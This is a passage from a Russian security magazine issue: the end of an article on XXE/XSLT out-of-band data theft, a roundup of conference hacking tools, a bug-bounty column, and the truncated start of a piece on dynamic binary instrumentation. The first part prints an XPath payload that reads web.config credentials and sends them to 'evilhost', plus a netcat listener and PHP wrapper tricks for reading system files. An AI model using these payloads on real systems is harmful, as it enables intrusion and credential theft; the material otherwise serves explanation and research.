  Configuration.NameValueSectionHandler,system, ↵
  Version=1.0.0.0, Culture=neutral, ↵
  PublicKeyToken=84a2b6ca42aef84a, Custom=null" />
 </configSections>

 <SAMPLE>
  <add key="ConnectionString" value='data ↵
  source=192.168.97.199;initial catalog=↵
  some_catalog;password="";persist security ↵
  info=True;user id=sa;workstation id=serv;↵
  packet size=4096' />
  <add key="TraceMode" value="0" />
  <add key="UserName" value="administrator" />
  <add key="Password" value="no_password" />
  <add key="Domain" value="" />
 </SAMPLE>

 <system.web>
  <customErrors mode="Off"/>
  <compilation defaultLanguage="C#" ↵
  debug="false"/>
  <identity impersonate="true"/>
  <pages buffer="true" ↵
  enableSessionState="false" ↵
  enableViewState="true"/>
 </system.web>

</configuration>
```

Если у нас есть возможность влиять на весь документ в целом, то мы можем реализовать не только обращение на сторонний сервер, но и некоторую логику преобразования

И если мы контролируем XPath, то можем запросить следующее:

```
document(concat('http://evilhost/', ↵
document('file:///c:/inetpub/wwwroot/web.config')/↵
configuration/SAMPLE/add[0]/@value ))
```

Мы получаем значение атрибута value тега add, где хранятся интересующие нас данные, и передаем эту информацию в query_string на контролируемый нами сервер.

Однако если у нас есть возможность влиять на весь документ в целом, то мы можем реализовать не только обращение на сторонний сервер, но и некоторую логику преобразования. Например, proof-of-concept, который ты найдешь на прилагаемом к журналу диске, позволяет выполнить следующие операции:


- получить данные со стороннего сервера;
- закодировать все полученные данные в эквивалентные hex-значения;
- передать данные по частям в пределах с помощью DNS-запросов.

ОСОБЕННОСТИ ПРОВЕДЕНИЯ АТАКИ НА РАЗНЫЕ ПАРСЕРЫ

Одна из особенностей — парсер не проверяет длину формируемого URI; кроме того, многие парсеры автоматически конвертируют переносы строк (Xerces заменяет их на пробелы, а System.XML просто пропускает через urlencode). Однако эта длина будет проверяться на стороне нашего веб-сервера (чаще всего это 2048 байт), поэтому вместо полноценного веб-сервера можно использовать команду «nc –l –p 80».

Однако парсер libxml, который используется в PHP, Python, Ruby, по умолчанию ограничивает размеры подгружаемых системных сущностей (2 Кб), для обхода этого необходимо запускать его с флагом LIBXML_PARSEHUGE. А еще этот парсер не конвертирует переносы строк, так что многострочные файлы с его помощью тоже не удастся отправить.

К счастью, в PHP есть прекрасные врапперы, о которых подробно рассказывал Алексей Москвин на конференции PHDays 2012 (slideshare.net/phdays/php-wrappers). С их помощью можно не только конвертировать многострочные файлы в одну строку (через враппер «php://filter/read=convert.base64-encode/resource=file:///c:/boot.ini»), но и использовать в основном DTD, чтобы передать содержимое файла ext.xml без внешнего обращения с помощью враппера «data:text/html;base64,PCFFTlRJVFkgJSB0N***».



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

СОБИРАЕМ УРОЖАЙ

Обзор интересных инструментов с прошедших хакерских конференций

Хакерские конференции — идеальное место, где можно пообщаться с единомышленниками и поделиться свежими идеями. На хакерских конференциях показывают 0-day-сплоиты и рассказывают про новые векторы атаки. И на хакерских же конференциях представляется зашкаливающее количество новых хакерских утилит. Мы решили собрать их в одном месте. В этакой сборной солянке.



Антон «Ant» Жуков
ant@real.xakep.ru

MASTIFF

sourceforge.net/projects/mastiff

Открывать наш парад будет инструмент под названием MASTIFF. Это фреймворк для статического анализа малвари и обычных бинарных файлов. Процесс динамического анализа (исследование поведения экземпляра программы) уже хорошо автоматизирован в различных фреймворках. Инструментов же для статического анализа (или, другими словами, изучения основных характеристик образца) пока очень мало. Проблема известная: при статическом анализе приходится вручную запускать кучу скриптов, что сильно затягивает процесс по времени и снижает его эффективность. MASTIFF разработан, чтобы решить эти проблемы (насколько эффективно — еще вопрос, но задумка правильная). Как говорят разработчики, он решает две основные задачи: сначала автоматически определяет тип анализируемого файла и затем применяет соответствующие ему техники анализа. Инструмент написан на Python и расширяем за счет написания собственных плагинов (в дистрибутив уже входят аддоны для анализа файлов Microsoft Office, ZIP, PDF, EXE).


```
$ mas.py -h
Usage: mas.py [options] FILE

Options:
  -c CONFIG_FILE, --conf=CONFIG_FILE
                        Use an alternate config file. The default is
                        './mastiff.conf'.
  -h, --help            Show the help message and exit.
  -l PLUGIN_TYPE, --list=PLUGIN_TYPE
                        List all available plug-ins of the specified type and
                        exit. Type must be one of 'analysis' or 'cat'.
  -o OVERRIDE, --option=OVERRIDE
                        Override a config file option. Configuration options
                        should be specified as 'Section.Key=Value' and should
                        be quoted if any whitespace is present. Multiple
                        overrides can be specified by using multiple '-o'
                        options.
  -p PLUGIN_NAME, --plugin=PLUGIN_NAME
                        Only run the specified analysis plug-in. Name must be
                        quoted if it contains whitespace.
  -q, --quiet           Only log errors.
  -t FTYPE, --type=FTYPE
                        Force file to be analyzed with plug-ins from the
                        specified category (e.g., EXE, PDF, etc.). Run with
                        '-l cat' to list all available category plug-ins.
  -V, --verbose         Print verbose logs.
  -v, --version         Show program's version number and exit.
```

MOLOCH

github.com/aol/moloch

Следующая находка — высокомасштабируемая открытая система для захвата сетевых пакетов. Moloch способна парсить и индексировать миллиарды сетевых сессий, предоставляя чрезвычайно быстрое и простое веб-приложение для навигации по обширным коллекциям PCAP-файлов, основанных на IP/GeoIP/ASN/hostname/URL и так далее. Утилита может использоваться для захвата трафика в реальном времени, а также в качестве сетевой forensic-тулзы при расследовании инцидентов. Если есть большой репозиторий PCAP-дампов (перехваченный трафик малвари, трафик сканирования сети и распространения эксплойтов), то Moloch — это идеальный помощник, чтобы не запутаться во всем этом хозяйстве.



FOE

code.google.com/p/foe-project

Те пользователи, кому «посчастливилось» жить в странах с цензурой на интернет, ограничены в доступе к некоторым веб-сайтам и новостным лентам, таким как CNN или BBC. Конечно, все эти ограничения можно с легкостью обойти, воспользовавшись забугорным прокси-сервером или, как вариант, Tor-сетью (хотя это верно только до того момента, пока в стране не начнут использовать DPI, что уже произошло в Китае). Теперь к данным методам прибавился еще один — воспользоваться утилитой FOE. Название программы происходит от сокращения feed over email — это означает, что она позволяет получать RSS-новости через почтовый аккаунт, не требуя при этом никаких прокси-серверов. FOE работает поверх SMTP-протокола, и все, что необходимо, чтобы она доставила тебе свежую порцию новостей, — это почтовый аккаунт с поддержкой POP3- и SMTP-протоколов. Такое вот маленькое и элегантное решение проблемы.

SECCUBUS

www.seccubus.com

Если спросить любого, кто хоть раз пользовался такими известными сканерами уязвимостей, как Nessus или OpenVAS, то одним из первых названных неудобств будет слишком подробный результат сканирования. На анализ лога может уйти в три раза больше времени, чем на само сканирование. А теперь только представь, что нужно с помощью Nessus каждый день проверять безопасность вверенной сети. Это будет сущий ад — придется ежедневно тратить уйму времени на разбор огромных логов. Учитывая, что за этот период в самой сети могло ничего и не поменяться, это будет напрасно потраченным временем. Чтобы избавиться от этих неудобств, был разработан инструмент Seccubus. Для проверки безопасности он использует названные сканеры, но в отличие от них не выдает огромных результатов. Вместо этого он сравнивает результаты последнего сканирования и предыдущего и отображает разницу в своем веб-интерфейсе, позволяя сразу выявить, что изменилось в исследуемом объекте.

ISNIFF GPS

github.com/hubert3/iSniff-GPS


С развитием технологий мобильный телефон все больше превращается из обычного устройства для переговоров в устройство, шпионящее за своим владельцем. Разработчики софта под смартфоны как будто специально стараются предоставить окружающим доступ к личной информации пользователя. С одной стороны, это нехорошо, с другой — грех не воспользоваться этим. iSniff GPS пассивно снифает SSID probe, ARP и MDNS (Bonjour) пакеты, посылаемые находящимися поблизости айфонами, айпадами и другими беспроводными устройствами.

Цель такой прослушки — собрать данные, на основании которых можно будет идентифицировать каждое устройство и определить его предыдущее географическое местоположение, основываясь исключительно на информации о последней использованной Wi-Fi-сети. Известно, что иногда в ARP-пакетах, отправляемых устройствами под управлением iOS, содержатся MAC-адреса (или BSSID) беспроводных точек, к которым они подключались. iSniff GPS перехватывает эти ARP-запросы и отправляет MAC-адреса в локационный сервис беспроводных сетей Apple (Apple's WiFi location service), маскируясь при этом под iOS-устройство, для того чтобы получить GPS-координаты для заданного BSSID. В случае если были перехвачены только SSID prob'ы для конкретного устройства, то iSniff GPS может запросить сетевые имена на wigle.net и визуализировать возможные месторасположения. Таким образом, определив географическое положение нескольких SSID- и MAC-адресов, возможно отследить, где успел побывать девайс и, соответственно, его хозяин.

CANTOR DUST
bit.ly/12eIZ5O

Процесс реверс-инжиниринга в чем-то похож на поиск иголки в стоге сена, когда среди дремучих зарослей ассемблерного кода надо найти всего лишь одно место, где что-то генерируется/проверяется/устанавливается. И без того непростая задача осложняется еще тем, что очень часто исследуемая малварь «портит» заголовок своего исполняемого файла, а производители прошивок вычищают все идентификаторы из встраиваемых данных. Остается единственный вариант получить о программе хоть какие-то дополнительные сведения — это открыть ее в hex-редакторе и байт за байтом просматривать содержимое в надежде наткнуться на что-то читабельное. Это, как ты сам понимаешь, отнимет уйму времени, а у кого-то и желание анализировать дальше.

Cantor dust — это революционный инструмент для интерактивной визуализации бинарных файлов. Скормив программе нужный бинарник, реверсер может за секунды прочесать вдоль и поперек мегабайты произвольных данных, ища легко опознаваемые графические паттерны — вместо строк с знакомой последовательностью байтов. Чтобы представить принцип работы утилиты, можно взглянуть на скриншот, а еще лучше установить ее и попробовать в действии.



DOTNETASLPOIT
www.digitalbodyguard.com/dotnetasploit.html

Порой возникает необходимость внедрить свой код/библиотеку в уже работающий процесс. С обычными приложениями, скомпилированными в машинный код, все просто: существует большое количество инструментов, способных это делать, плюс такой функционал достаточно легко накодить самому. А вот с приложениями, написанными на C#, все иначе. Они компилируются в Common Intermediate Language, который уже во время выполнения преобразуется в машинный код. DotNetasIpoit — утилита, способная внедрять .NET-сборки в уже скомпилированные и запущенные приложения, позволяя на лету изменять их код и внешний вид. С учетом того, что программ, написанных на C#, становится все больше и больше, это реально можно быть полезно.

LIME
code.google.com/p/lime-forensics

Прекрасный экземпляр в коллекцию инструментов исследователя безопасности мобильных приложений. LiME — это загружаемый модуль ядра, позволяющий дампить содержимое энергозависимой памяти в Linux и основанных на Linux устройствах, таких, например, как Android. Утилита позволяет либо сохранять содержимое памяти в локальную файловую систему, либо передать его по сети.

Уникальность данного инструмента заключается в том, что это первая программа, позволяющая выполнить полный дамп памяти Android-устройств. Во время снятия дампа LiME минимизирует взаимодействие между пользовательскими процессами и процессами ядра, что позволяет делать снимки памяти, которые больше пригодны для анализа, чем дампы, сделанные с помощью других инструментов.

СПИСОК КРУПНЕЙШИХ ХАКЕРСКИХ КОНФЕРЕНЦИЙ

- **AthCon** (www.athcon.org) — крупнейшая ежегодная конференция Юго-Восточной Европы, проводится в Афинах.
- **Black Hat** (www.blackhat.com) — цикл конференций, которые проводятся ежегодно в различных городах мира.
- **DEF CON** (www.defcon.org) — крупнейший съезд хакеров в США, проходящий в течение лета в Лас-Вегасе.
- **Ekoparty** (www.ekoparty.org) — ежегодное собрание хакеров в Буэнос-Айресе, одно из наиболее ярких событий на хаксцене Южной Америки.
- **Hack In The Box** (conference.hitb.org) — ежегодная конференция, проходящая в Малайзии и Нидерландах.
- **Hacktivity** (hacktivity.com/en/) — крупнейшая конференция в Центральной и Восточной Европе, проводится в Будапеште.
- **Malcon** (www.malcon.org) — первая в мире конференция, посвященная вопросам малвари, проходит в Индии.
- **ShmooCon** (www.shmoocon.org) — берет свое начало в 2005 году. Обычно проводится в феврале.
- **Summercon** (www.summercon.org) — одна из старейших хакерских конференций.
- **Zero Nights** (www.zeronights.ru) — международная конференция, посвященная практическим аспектам информационной безопасности.
- **PHDays** (www.phdays.ru) — масштабная конференция, объединяющая под своей крышей «пиджаки» и «футболки».

FAKENET
practicalmalwareanalysis.com/fakenet

Еще одна очень интересная и полезная тулза FakeNet обязательно пригодится при динамическом анализе малвари. Она симулирует полноценную работу сети (DNS-сервера, веб-сервера и так далее), что позволяет запускать зловред в безопасном окружении (на виртуальной машине без выхода во внешний мир) и полноценно анализировать его поведение, выявлять сетевую активность. Говоря кратко, данный инструмент:

- легок в установке (работает в Windows и не требует сторонних библиотек);
- поддерживает основные протоколы, используемые малварью;
- позволяет симулировать всю сетевую активность на локальной машине, что избавляет от необходимости разворачивать вторую виртуальную машину;
- предоставляет возможность добавить новые протоколы, написав собственные расширения на Python;
- обладает гибкой конфигурацией.

FakeNet поддерживает DNS, HTTP и SSL. Использует Winsock Layered Service Provider (LSP) для перенаправления сетевых пакетов на локалхост и прослушивания трафика.

BLINDELEPHANT
blindelephant.sourceforge.net

Проводя пентест, всегда полезно знать точную версию установленной CMS'ки, так как это значительно сокращает время исследования, избавляя от необходимости вручную перебирать сплоиты для каждой конкретной версии. Существует несколько инструментов, отлично справляющихся с этой задачей: WAFP, WhatWeb и BlindElephant. Чтобы определить версию, «слепой слоник» сравнивает хеш-суммы файлов, расположенных в заранее известных местах, с предварительно вычисленными хеш-суммами этих файлов для различных версий. Преимущества такой техники в том, что она быстра, не порождает кучу сетевого трафика и легко автоматизируема. BlindElephant написан на Python и может использоваться как отдельный инструмент или как библиотека, позволяющая добавлять возможность fingerprinting'а в сторонние программы.


CHOPSHOP
github.com/MITRECND/chopshop

При сборе разведывательной информации или во время проведения криминалистической экспертизы вопрос, что происходит в сети, возникает довольно часто. Злоумышленники все чаще используют троянские программы, предоставляющие удаленный доступ к зараженной машине, и возможность дать ответ на этот вопрос зависит от способности определить, какой протокол они используют. Популярные сетевые инструменты, такие как Wireshark, легко визуализируют данные, передаваемые по известным протоколам, — но абсолютно беспомощны, когда встречается неизвестный. Что делать в такой ситуации? Писать свой дешифратор? Как раз для такого случая и предназначен Chopshop — фреймворк для анализа и расшифровки протоколов. Его цель — сделать написание дешифратора настолько простым, насколько это возможно. Для этого он предоставляет стандартный API и богатый набор библиотек, с помощью которых можно написать свой дешифратор и вытащить из PCAP с дампом трафика нужные данные.

```
root@kali:/opt/chopshop/chopshop# ./chopshop -h
Usage: chopshop [options] ["bpf filter"] "list ; of ; modules"

Options:
  -h, --help            show this help message and exit
  -B BASE_DIR, --base_dir=BASE_DIR
                        Base directory to load modules and external libraries
                        from
  -E EXT_DIR, --ext_dir=EXT_DIR
                        Directory to load external libraries from
  -M MOD_DIR, --mod_dir=MOD_DIR
                        Directory to load modules from
  -f FILENAME, --file=FILENAME
                        input pcap file
  -l, --aslist          Treat filename as a file containing a list of files
  -L, --long            Read from filename forever even if there's no more
                        pcap data
  -i INTERFACE, --interface=INTERFACE
                        interface to listen on
  -m, --module_info     print information about module(s) and exit
  -G, --GMT             timestamps in GMT (tsprnt and tsprettyprnt only)
  -v, --version         print version and exit
  -g, --gui             Enable ChopShop Gui
  -S, --stdout          Explicitly enable output to stdout
  -F FILEOUT, --fileout=FILEOUT
                        Enable File Output
  -s SAVEDIR, --savedir=SAVEDIR
                        Location to save carved files
  -J JSONOUT, --jsonout=JSONOUT
                        Enable JSON Output
```

Routerpwn также включает в себя возможности для обнаружения сетевых устройств, позволяющие определить вендора, прошивку и адрес подключенного девайса



ROUTERPWN
www.routerpwn.com

Потрясающая штука! Routerpwn — это мобильный фреймворк для эксплуатации уязвимостей в различных роутерах (а также свичах и беспроводных точках доступа). По сути, это подборка локальных и удаленных веб-сплоитов. Для того чтобы его можно было запускать на всех смартфонах, фреймворк полностью написан на JavaScript и HTML. По этой причине он отлично работает как на Android, iPhone, BlackBerry, так и на планшетах. Скажу больше: весь фреймворк — это одна HTML-страница, которую можно сохранить для офлайнового использования. Открыв ее, можно увидеть список вендоров сетевого оборудования, выбрав одного из которых получаем список уязвимого железа и эксплойтов для него. Если в списке есть нужное устройство — можно сразу запустить сплоит.

Эксплойты собраны самые разные: вызывающие отказ в обслуживании, сбрасывающие админский пароль, «выдирающие» данные пользователя для установки PPP-соединения, генерирующие ключ к точке доступа на основе ее MAC-адреса и так далее. Список сплоитов постоянно пополняется, и, как утверждает автор, в него входят несколько приватных экземпляров, отсутствующих в открытом доступе. Routerpwn также включает в себя возможности для обнаружения сетевых устройств, позволяющие определить вендора, прошивку и адрес подключенного девайса. Сочетающая скромный размер и обширный функционал, эта утилита просто должна быть в арсенале.

OWASP BWAP
www.owaspbwa.org

Завершает наш небольшой обзор OWASP BWA (OWASP Broken Web Applications Project). В общем, название инструмента говорит само за себя — это своеобразный «тренировочный лагерь» для обучения взлому. Только в фильмах серверы крупных компаний взламываются за считаные минуты, а в реальной жизни приходится много чего изучить, прежде чем проэксплуатировать даже самую простую SQL-инъекцию. Чтобы можно было оттачивать навыки безболезненно для себя и окружающих, создаются специальные инструменты, заведомо содержащие простые уязвимости. С них лучше всего и начинать практиковать свои навыки в исследовании безопасности. OWASP BWAP представляет собой образ виртуальной машины в формате VMware, включающий в себя приложения, содержащие известные уязвимости. Такой инструмент пригодится тем, кто хочет научиться ручной и автоматизированной проверке безопасности веб-приложений, познакомиться с инструментами для анализа исходного кода и рассмотреть основные векторы атак на веб-приложения. Одним словом, хороший вариант, чтобы безнаказанно подтянуть свои навыки в тестах на проникновение.



Как видишь, security-конференции — это не только куча ярких конкурсов и интересных докладов. Это еще и место, где очень часто делятся с миром своими инструментами и наработками. А значит, нелишним будет не только просматривать доклады, но и скачивать утилиты, о которых в этих докладах рассказывается :).



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



КОЛОНКА АЛЕКСЕЯ СИНЦОВА

BUG BOUNTY — ДРУГАЯ СТОРОНА МЕДАЛИ

Крупные вендоры и ИТ-компании все чаще прибегают к краудсорсингу для поиска уязвимостей. В прошлый раз мы посмотрели, зачем и как это можно сделать, а в этот раз хотелось бы обратить внимание на недостатки такой системы.

РЕСУРСЫ

Забавно, что некоторые говорят: вот сделаем багбаунти, и не нужны нам пентестеры (внутренние или внешние — не важно в данном ключе) — сэкономим круто! Что ж, такое можно сказать, но примерно через месяц выяснится несколько печальных вещей:

- охотники за багами далеки от системного подхода;
- большинство багхантеров тестируют довольно ограниченное количество атак;
- большая часть отчетов содержит либо неполную информацию, либо ложную;
- большинство багхантеров не старается искать ресурсы — основной упор будет делаться на самые популярные и известные ресурсы (что легко гуглится).

Только эти пункты уже достаточно говорят о таком проекте. В итоге мы имеем кучу отчетов по самым попсовым ресурсам о XSS и пару SQLi. Любые более-менее интересные, сложные или архитектурные вещи так и останутся ненайденными. Разумеется, бывают случаи, когда кто-то хочет блеснуть эрудицией и мастерством, но это исключения из правил. Тем не менее даже такие «исключения» ограничены — временем и желанием, а в итоге максимум PHP-баги и XXE в более спрятанных ресурсах разбавляют тонны отчетов (с дубликатами, естественно) о XSS и clickjacking. И главная проблема — люди, которые будут эти отчеты разбирать. Ведь надо не просто посмотреть отчет о XSS, надо убедиться, что это не дубликат, что в других параметрах или скриптах того же плана подобной проблемы нет. Потом убедиться, что атака вообще возможна, что это не self-XSS, заполнить тикет, сгенерить ответ, связаться с разработчиками, назначить время исправления и так далее, и тому подобное. Короче, это требует людских ресурсов, причем эти люди должны разбираться в предметной области. При этом, возможно, остаются проблемы, которые багхантеры пропускают. В итоге мы получаем что-то, что не покрывает весь код и все возможные проблемы, поэтому говорить, будто краудсорсинг позволяет избавиться от «оффенсив секурити», неверно. Да, это круто, да, это позволяет найти много проблем, но этого еще недостаточно. По крайней мере на первом этапе развертывания такой программы. Ведь есть еще зависимость от времени: активность наиболее высока в первые месяцы (один, два) с начала программы. Потом выясняется, что большинство халявных багов уже найдены, и тогда народ забивает до тех пор, пока не наткнется на новый ресурс, «который еще не смотрел». Но все это хаотично и несистемно. Итак, на самом деле такая программа может иметь место именно тогда, когда есть команда внутренних/внешних специалистов, которые выпускают продукт/сервис, проведя все проверки «по-взрослому», и оставляют для постоянной «поддержки» и проверки багов на откуп сообществу багхантеров. Это и очень мотивирует, и позволяет спать более крепко (ну да, как же... но мечтать-то не вредно?). Еще один минус: если в вашей сети есть IDS, то количество алертов возрастет, и опять же эти алерты надо разгребать, а значит, снова — людские ресурсы. Таким образом, число инцидентов возрастет, следовательно, будет больше форензики и работы для response-team (если таковые вообще имеются, для русских компаний это все не так актуально, есть же только риск проверок по ПДн). Но если у вас мало ресурсов, которые пригодны для багбаунти-программы, то можно вписываться ограниченным контингентом девелоперов и админов, без команды секурити, все очень зависит от размеров, масштабов и возможностей. Так что тут есть что планировать и обдумывать.

МАТЕРИАЛ

Итак, мы начали программу по багбаунти. Мы бодры, веселы, мы ждем... И вот самое первое, что бросается в глаза, — качество материала, а именно отчетов. Каждый ресерчер видит проблему по-своему, и так же по-своему он видит то, как ее следует преподнести, поэтому заранее продумайте правила приема репортов, формат и прочее. И даже в этом случае будьте готовы получать в аттачментах зоопарк архивов всех мастей, PDF-, DOC- и даже RTF-документы. Но это еще полбеды. Самое печальное, что может вас ждать, — это формат подачи.



Neal@flickr.com

Например, текст, где говорится, что на таком-то сайте у вас нет заголовка X-Frame-Options, а значит, возможен кликджакинг. Это замечательно и мило, но если на сайте нет никаких форм ввода и контроля, то кого это волнует? Или, например, отчет, где все, что есть, — это сообщение о наличии XSS и скриншот alert('XSS'). Все такие отчеты приводят к одному — трате времени, а ведь багбаунти задумывался наоборот — чтобы время экономить. Ресерчеру не так сложно написать дельный отчет, зато это очень сильно ускорит процесс его валидации, проверки вектора и, как результат, обратный ответ. Кроме того, квалификация тех, кто этот отчет валидирует, как было сказано выше, тоже должна быть на достаточном уровне, иначе будут забавные кейсы. Вот вам реальная история, не связанная с багбаунти, но пример того, что может быть, если секурити-инциденты будут разбирать на скорую руку.

В одной небольшой компании было несколько сервисов, и один умный парень догадался запустить сканер. После чего сканер выдал, что найдена уязвимость:

```
http://serv.site.com/?goto=file:///etc/passwd
```

Молодой хацкер в своем BugTraq'е открыл браузер и ввел URL. И, о чудо, действительно он увидел заветный файл /etc/passwd в экране браузера. Как человек ответственный, он написал в техподдержку компании и гордо сообщил о проблеме. Специалист компании открыл браузер в своей юбунте, ввел URL и тоже увидел заветный файл. Завалидировал тикет, присвоил статус «Супер-Критикал-Мы-Все-Умрем». Девелоперы через пару дней закрыли тикет и, как следствие, багу. Менеджер компании, увидев, что был такой случай, решил вознаградить хакера. Но никто не спросил разработчиков, в чем же была проблема. Ну и ладно… но на самом деле то был обыкновенный open-redirect, и что хакер, что специалист техподдержки, открыв этот URL в браузере под Linux, гордо лицезрели свой собственный локальный /etc/passwd. Вы же понимаете, что это провал? А теперь учтите, что если ваша багбаунти-программа предлагает реальные барыши и плюшки, то найдется процент багхантеров, которые будут тупо впаривать вам булшит, в надежде поиметь с вас профит на халяву. Поэтому те, кто будут разбирать кейсы, должны четко шарить в вопросе.

ЭТИЧНЫЕ ХАКЕРЫ

Ну и последнее, скорее, о наболевшем. Есть группа людей (багхантеров), которые относятся к этому всему как к работе, за которую им должны. И, открывая багбаунти программу, невольно понимаешь, что мир полон жадных людей. Например, у нас в оркестре всегда, еще до багбаунти, была неофициальная программа поощрения, о которой люди не знали. То есть был кто-то, кто находил баги и слал их нам просто потому, что он клевый парень, и мы благодарили его за это, как могли, соответственно стараниям во имя мира, дружбы и любви. Вот такие отношения ценятся, но то, что порождают багбаунти-программы, по моему мнению, немного убивает понятие этичности в угоду рынка. При этом страдает и качество. Например, многие «исследователи», найдя тупо-XSS, получают благодарность на сайте, скажем, Microsoft. Они делают шумный пост у себя в блоге о том, как помогли MC спастись от угроз, добавляют ссылку в резюме и выдают себя за убер-специалиста. И ведь продадут себя кому-то, кто не будет вникать в детали. Это все, конечно, не наши проблемы, но на общий уровень шума это немного влияет, делая мир «грязнее».

ВМЕСТО ВЫВОДА

Любая программа или проект, который вы хотите развернуть, должны иметь четкие цели, при этом надо понимать все возможные преграды и проблемы. В конечном счете если цель оправдывает те средства, что будут вложены, значит, это стоит того. То же самое и с багбаунти — не стоит думать, что это выгодный суперпроект, который бесплатно сделает вас безопасными, исключит пентесты как необходимость и вообще сведет всю секурити лишь к проверке отчетов и закрытию багов. Все гораздо сложнее и очень сильно зависит от размеров скоупа, кадровых возможностей и правил самой программы. ⌶


WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ЧАСТЬ 2 2/3

ИНСТРУМЕНТАЦИЯ — ЭВОЛЮЦИЯ АНАЛИЗА

Фреймворки для динамической бинарной инструментации



Дмитрий «D1g1» Евдокимов, Digital Security
@evdokimovds

Продолжаем разговор об инструментации кода и знакомимся с наиболее популярными фреймворками для динамической бинарной инструментации — Valgrind, DynamoRIO, Dyninst и Pin.

В ПРЕДЫДУЩЕЙ СТАТЬЕ

Перед тобой вторая из трех статей об инструментации кода. В первой, опубликованной в прошлом номере, мы говорили о классификации методов инструментации, статическом и динамическом анализе приложений, преимуществах и недостатках каждого из этих подходов (настоятельно рекомендую тебе ознакомиться с этим материалом, чтобы ликвидировать пробелы и возможные вопросы).

Сегодня же мы поговорим о наиболее продвинутых фреймворках для динамической бинарной инструментации: из чего они состоят, как работают, в каких ситуациях используются.

DBI-ФРЕЙМВОРКИ

На сегодняшний день программные библиотеки динамической бинарной инструментации используют два основных пути для представления и инструментирования кода:

- disassemble-and-resynthesise (D&R). При таком подходе машинный код конвертируется в промежуточное представление, которое затем инструментируется и преобразуется обратно в машинный код (такой подход использует фреймворк Valgrind);
- copy-and-annotate (C&A). Здесь входящие инструкции в точности копируются, за исключением тех, что связаны с потоком управления, после чего каждая инструкция аннотируется (описывается ее поведение и ее операнды). Аннотирование может проводиться через структуры данных (как в DynamoRIO) или через instruction-querying API (как в Pin). После чего инструменты используют данные из полученной аннотации для выполнения своей инструментации. Добавленный код анализа чередуется с исходным кодом, без какого-либо влияния на него.

На данный момент существуют движки динамической бинарной инструментации как пользовательского уровня, так и уровня ядра (последние, правда, пока недоступны широкой публике). Среди библиотек для инструментации пользовательского уровня наиболее популярны:

- Pin (www.pintool.org);
- Valgrind (valgrind.org);
- DynamoRIO (dynamorio.org);
- Dyninst (www.dyninst.org).

О них сегодня и пойдет разговор.

- **Динамическая бинарная инструментация (Dynamic Binary Instrumentation, DBI)** — это техника анализа, которая предполагает вставку дополнительного кода в запущенный процесс.
- **Фреймворк для динамической бинарной инструментации (Dynamic binary instrumentation framework)** — это специальная библиотека для создания DBA-инструментов.
- **Динамический бинарный анализатор (Dynamic binary analysis, DBA)** — это инструмент, созданный с помощью DBI-фреймворка и несущий в себе логику того, когда/где добавлять новый код, и непосредственно сам добавляемый код.

VALGRIND



Valgrind — это открытая библиотека для разработки инструментов динамического анализа, которая появилась на свет в далеком 2002 году. Первоначально представляла собой свободный инструмент для отладки использования памяти в операционной системе Linux, но с тех пор трансформировалась в обобщенный фреймворк для создания инструментов динамического анализа, таких как программы проверки и профилировщики. На текущий момент имеет в своем арсенале несколько высококачественных инструментов:

1. Memcheck — детектор ошибок памяти.
2. Cachegrind — профайлер кеша и профайлер предсказания ветвей, помогающий разрабатывать более быстрые программы.
3. Callgrind — профайлер для генерации графа вызовов.
4. Helgrind — детектор ошибок потоков, способный помочь разрабатывать корректные многопоточные приложения.
5. DRD — еще один детектор ошибок потоков, очень похожий на Helgrind, но использующий другие техники и фиксирующий другие проблемы.
6. Massif — профайлер кучи, помогающий разрабатывать программы с меньшими потребностями памяти.
7. DHAT — различные профайлеры кучи.
8. Ptrcheck — экспериментальный детектор перерасходования кучи, стека и глобального массива.
9. BBV — экспериментальный генератор вектора базовых блоков.

Valgrind работает на следующих программно-аппаратных платформах: X86/Linux, AMD64/Linux, ARM/Linux, PPC32/Linux, PPC64/Linux, S390X/Linux, ARM/Android (2.3.x), X86/Darwin и AMD64/Darwin (OS X 10.6 и 10.7). Если немного поколдовать с Wine и Valgrind, то можно проинструментировать и Windows-программы.

ИНСТРУМЕНТАЦИЯ

Чтобы проанализировать приложение с помощью Valgrind, его не надо перекомпилировать, перелинковывать или вносить иные изменения. Дело в том, что для своей работы Valgrind использует динамическую бинарную рекомпиляцию, то есть оригинальная программа транслируется во временную, более простую форму, называемую промежуточным представлением, которая затем инструментируется и преобразуется обратно в машинный код. Запуск программы под Valgrind выглядит следующим образом:

```
